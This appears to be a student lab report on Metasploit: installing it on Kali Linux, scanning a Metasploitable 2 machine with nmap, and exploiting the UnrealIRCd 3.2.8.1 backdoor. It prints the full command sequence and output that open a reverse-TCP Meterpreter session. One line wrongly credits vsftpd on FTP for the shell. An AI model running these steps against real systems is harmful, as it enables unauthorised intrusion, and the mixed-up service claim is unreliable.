

Metasploit Framework

1. Install and configure the Metasploit Framework on Kali Linux.

Check if Metasploit is Installed

Open the terminal and run

msfconsole

If Metasploit is installed, the Metasploit banner appears and the `msf6 >` prompt is displayed.


If not installed use this commands to install Metasploit framework

sudo apt update

sudo apt install metasploit-framework -y

initialize database

sudo msfdb init



```
user@kali: ~  
Session Actions Edit View Help  
user@kali: ~  
(user@kali)~  
msfconsole  
Metasploit tip: Export your database results with db_export -f xml  
<file>  
  
.:ok000kdc'      'cdk000ko:..  
.x0000000000000c      c0000000000000x.  
:00000000000000k,      ,k000000000000000:  
'000000000kkk00000: :00000000000000000'  
o00000000.MMMM. o0000o0000l.MMMM.0000000o  
d00000000.MMMMMM.c00000c.MMMMMM.00000000x  
l00000000.MMMMMMMMMM.d.MMMMMMMMMM.00000000l  
.00000000.MMM.;MMMMMMMMMMMM.MMMM.00000000.  
c0000000.MMM.00c.MMMMM. o00.MMM.0000000c  
o0000000.MMM.0000.MMM.0000.MMM.000000o  
l00000.MMM.0000.MMM.0000.MMM.00000l  
;0000'MMM.0000.MMM.0000.MMM;0000;  
.d00o WM.0000o000x0000.MX x00d.  
,kol'M.0000000000000.M'dok,  
:kk;.00000000000000.;0k:  
;k000000000000000k:  
,x000000000000x,  
.l00000000l.  
,d0d,  
.  
=[ metasploit v6.4.126-dev ]  
+ -- --=[ 2,638 exploits - 1,331 auxiliary - 2,153 payloads ]  
+ -- --=[ 432 post - 49 encoders - 14 nops - 12 evasion ]  
  
Metasploit Documentation: https://docs.metasploit.com/  
The Metasploit Framework is a Rapid7 Open Source Project  
  
msf >
```

2. Verify that the Metasploit service is running properly and accessible.

```
msf > sudo systemctl status postgresql
[*] exec: sudo systemctl status postgresql

[sudo] password for user:
● postgresql.service - PostgreSQL RDBMS
   Loaded: loaded (/usr/lib/systemd/system/postgresql.service; enabled; preset: disabled)
   Active: active (exited) since Fri 2026-07-10 20:20:18 +0530; 48min ago
  Invocation: 6346928a07fd4f3d81fdb0bd6f91c4ac
    Process: 916 ExecStart=/bin/true (code=exited, status=0/SUCCESS)
   Main PID: 916 (code=exited, status=0/SUCCESS)
    Mem peak: 2M
       CPU: 28ms

Jul 10 20:20:17 kali systemd[1]: Starting postgresql.service - PostgreSQL RDBMS...
Jul 10 20:20:18 kali systemd[1]: Finished postgresql.service - PostgreSQL RDBMS.
msf > █
```

```
msf > db_status
[*] Connected to msf. Connection type: postgresql.
msf > █
```

3. Identify a vulnerable target system provided in the lab environment.

Using metasploitable 2 as target machine

Ip address 192.168.208.4

```
No mail.
msfadmin@metasploitable:~$ ifconfig
eth0      Link encap:Ethernet  HWaddr 08:00:27:3d:3a:7e
          inet addr:192.168.208.4  Bcast:192.168.208.255  Mask:255.255.255.0
          inet6 addr: fe80::a00:27ff:fe3d:3a7e/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:2 errors:0 dropped:0 overruns:0 frame:0
          TX packets:29 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:1188 (1.1 KB)  TX bytes:3638 (3.5 KB)
          Base address:0xd020 Memory:f0200000-f0220000

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:93 errors:0 dropped:0 overruns:0 frame:0
          TX packets:93 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:19485 (19.0 KB)  TX bytes:19485 (19.0 KB)

msfadmin@metasploitable:~$
msfadmin@metasploitable:~$
msfadmin@metasploitable:~$
msfadmin@metasploitable:~$ _
```

Check Services running on target machine

nmap -sV -O 192.168.208.4 this command Used to identify vulnerable services

Finding:

irc service running

6667/tcp open irc UnrealIRCd

```
(user@kali)-[~]
$ nmap -sV 192.168.208.4
Starting Nmap 7.99 ( https://nmap.org ) at 2026-07-10 21:14 +0530
Nmap scan report for 192.168.208.4
Host is up (0.072s latency).
Not shown: 977 closed tcp ports (reset)
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          vsftpd 2.3.4
22/tcp    open  ssh          OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp    open  telnet       Linux telnetd
25/tcp    open  smtp         Postfix smtpd
53/tcp    open  domain       ISC BIND 9.4.2
80/tcp    open  http         Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp   open  rpcbind      2 (RPC #100000)
139/tcp   open  netbios-ssn  Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn  Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp   open  exec         netkit-rsh rshd
513/tcp   open  login
514/tcp   open  shell        Netkit rshd
1099/tcp  open  java-rmi     GNU Classpath grmiregistry
1524/tcp  open  bindshell    Metasploitable root shell
2049/tcp  open  nfs          2-4 (RPC #100003)
2121/tcp  open  ftp          ProFTPD 1.3.1
3306/tcp  open  mysql        MySQL 5.0.51a-3ubuntu5
5432/tcp  open  postgresql   PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp  open  vnc          VNC (protocol 3.3)
6000/tcp  open  X11          (access denied)
6667/tcp  open  irc          UnrealIRCd
8009/tcp  open  ajp13        Apache Jserv (Protocol v1.3)
8180/tcp  open  http         Apache Tomcat/Coyote JSP engine 1.1
MAC Address: 08:00:27:3D:3A:7E (Oracle VirtualBox virtual NIC)
Service Info: Hosts: metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 39.36 seconds
```

4. Perform one basic exploitation using Metasploit modules against the target.

Search one basic exploit

```
msf > search unreal_ircd

Matching Modules
=====
#  Name                                                                 Disclosure Date  Rank    Check  Description
-  -
0  exploit/unix/irc/unreal_ircd_3281_backdoor 2010-06-12     excellent Yes    UnrealIRCd 3.2.8.1 Backdoor Command Execution

Interact with a module by name or index. For example info 0, use 0 or use exploit/unix/irc/unreal_ircd_3281_backdoor
```

When this backdoored version was installed, an attacker could send a specially crafted command to the IRC server and execute arbitrary operating system commands remotely, without authentication.

Use the exploit

use exploit/unix/irc/unreal_ircd_3281_backdoor

```
msf > use exploit/unix/irc/unreal_ircd_3281_backdoor
[*] Using configured payload cmd/linux/http/x86/meterpreter/reverse_tcp
msf exploit(unix/irc/unreal_ircd_3281_backdoor) > show options

Module options (exploit/unix/irc/unreal_ircd_3281_backdoor):



| Name   | Current Setting | Required | Description                                                                                                                                                                                         |
|--------|-----------------|----------|-----------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| RHOSTS |                 | yes      | The target host(s), see <a href="https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html">https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html</a> |
| RPORT  | 6667            | yes      | The target port (TCP)                                                                                                                                                                               |



Payload options (cmd/linux/http/x86/meterpreter/reverse_tcp):



| Name           | Current Setting | Required | Description                                                                                                                                                                                                                |
|----------------|-----------------|----------|----------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| FETCH_COMMAND  | CURL            | yes      | Command to fetch payload (Accepted: CURL, FTP, TFTP, TNFTP, WGET)                                                                                                                                                          |
| FETCH_DELETE   | false           | yes      | Attempt to delete the binary after execution                                                                                                                                                                               |
| FETCH_FILELESS | none            | yes      | Attempt to run payload without touching disk by using anonymous handles, requires Linux >= 3.17 (for Python variant also Python >= 3.8, tested shells are sh, bash, zsh) (Accepted: none, python3.8+, shell-search, shell) |
| FETCH_SSHHOST  |                 | no       | Local IP to use for serving payload                                                                                                                                                                                        |
| FETCH_SSHPORT  | 8080            | yes      | Local port to use for serving payload                                                                                                                                                                                      |
| FETCH_URI_PATH |                 | no       | Local URI to use for serving payload                                                                                                                                                                                       |
| LHOST          |                 | yes      | The listen address (an interface may be specified)                                                                                                                                                                         |
| LPORT          | 4444            | yes      | The listen port                                                                                                                                                                                                            |



When FETCH_COMMAND is one of CURL,GET,WGET:



| Name       | Current Setting | Required | Description                                                                            |
|------------|-----------------|----------|----------------------------------------------------------------------------------------|
| FETCH_PIPE | false           | yes      | Host both the binary payload and the command so it can be piped directly to the shell. |



When FETCH_FILELESS is none:
```

Configure the target IP

Configure the local IP

Run the exploit

```
msf exploit(unix/irc/unreal_ircd_3281_backdoor) > set RHOST 192.168.208.4
RHOST => 192.168.208.4
msf exploit(unix/irc/unreal_ircd_3281_backdoor) > set LHOST 192.168.208.5
LHOST => 192.168.208.5
msf exploit(unix/irc/unreal_ircd_3281_backdoor) > set LPORT 4444
LPORT => 4444
msf exploit(unix/irc/unreal_ircd_3281_backdoor) > run
[*] Started reverse TCP handler on 192.168.208.5:4444
[*] 192.168.208.4:6667 - Connected to 192.168.208.4:6667
[*] 192.168.208.4:6667 - Sending IRC backdoor command
[*] Sending stage (1062760 bytes) to 192.168.208.4
[*] Meterpreter session 1 opened (192.168.208.5:4444 -> 192.168.208.4:58486) at 2026-07-10 21:34:40 +0530

meterpreter > |
```

The exploitation attempt was successful. The Metasploit Framework was able to spawn a backdoor on the target FTP service (vsftpd 2.3.4). A Meterpreter session was established between the attacker machine and the target system, confirming that the system was vulnerable to the selected exploit.

Meterpreter session was successfully established

```
meterpreter > sessions
Usage: sessions [options] or sessions [id]

Interact with a different session ID.

OPTIONS:

  -h, --help                Show this message
  -i, --interact <id>      Interact with a provided session ID

meterpreter > sessions -i 1
[*] Session 1 is already interactive.
```

```

meterpreter > ls
Listing: /etc/unreal
Mode                Size      Type      Last modified          Name
-----
100600/rw----- 1365      fil       2012-05-20 23:38:45 +0530 Donation
100600/rw----- 17992     fil       2012-05-20 23:38:45 +0530 LICENSE
040700/rwx----- 4096      dir       2012-05-20 23:38:45 +0530 aliases
100700/rwx----- 207       fil       2026-07-10 21:12:31 +0530 avfqsfxdF
101204/-w-----r-- 1175      fil       2012-05-20 23:38:45 +0530 badwords.channel.conf
101204/-w-----r-- 1183      fil       2012-05-20 23:38:45 +0530 badwords.message.conf
101204/-w-----r-- 1121      fil       2012-05-20 23:38:45 +0530 badwords.quit.conf
100700/rwx----- 242894    fil       2012-05-20 23:38:45 +0530 curl-ca-bundle.crt
100600/rw----- 1900      fil       2012-05-20 23:38:45 +0530 dccallow.conf
040700/rwx----- 4096      dir       2012-05-20 23:38:45 +0530 doc
101204/-w-----r-- 49552     fil       2012-05-20 23:38:45 +0530 help.conf
100600/rw----- 10672     fil       2026-07-10 15:59:49 +0530 ircd.log
100600/rw----- 6         fil       2026-07-10 15:59:49 +0530 ircd.pid
100600/rw----- 4         fil       2026-07-10 21:15:13 +0530 ircd.tune
040700/rwx----- 4096      dir       2012-05-20 23:38:45 +0530 modules
040700/rwx----- 4096      dir       2012-05-20 23:38:45 +0530 networks
101204/-w-----r-- 5656      fil       2012-05-20 23:38:45 +0530 spamfilter.conf
040700/rwx----- 4096      dir       2026-07-10 15:59:46 +0530 tmp
100700/rwx----- 4042      fil       2012-05-20 23:38:45 +0530 unreal
101204/-w-----r-- 3884      fil       2012-05-20 23:41:37 +0530 unrealircd.conf

meterpreter > ifconfig
Interface 1
Name : lo
Hardware MAC : 00:00:00:00:00:00
MTU : 16436
Flags : UP,LOOPBACK
IPv4 Address : 127.0.0.1
IPv4 Netmask : 255.0.0.0
IPv6 Address : ::1
IPv6 Netmask : ffff:ffff:ffff:ffff:ffff:ffff::

Interface 2
Name : eth0
Hardware MAC : 08:00:27:3d:3a:7e
MTU : 1500
Flags : UP,BROADCAST,MULTICAST
IPv4 Address : 192.168.208.4
IPv4 Netmask : 255.255.255.0
IPv6 Address : fe80::a00:27ff:fe3d:3a7e
IPv6 Netmask : ffff:ffff:ffff:ffff:ffff:ffff::

meterpreter >

```

After the exploitation is successful, we get access to the target system through a command shell. This allows us to run commands on the target machine, check system information, view files, and verify that the vulnerability has been successfully exploited